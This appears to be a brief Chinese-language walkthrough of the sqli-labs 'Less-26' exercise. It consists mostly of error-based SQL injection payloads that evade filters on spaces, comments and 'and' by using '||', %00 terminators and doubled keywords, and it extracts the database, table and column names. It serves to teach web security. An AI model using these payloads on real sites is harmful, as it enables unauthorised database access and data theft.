
less26

空格,注释符,and, +都被过滤,这里选择报错注入
?id=1' || extractvalue(1,concat(0x7e,database()));%00//;%00 属于注释。分号代表sql语句结束,%00代表强制终止后面

获取表名
?id=1' || extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(infoorrmation_schema.tables)where(table_schema)='security'),0x7e));%00
获取字段名
注意在下面标红的地方不能用 || 代替 and,必须同时执行
?id=1' || extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(infoorrmation_schema.columns)where(table_schema='security')aandnd(table_name='users'))));%00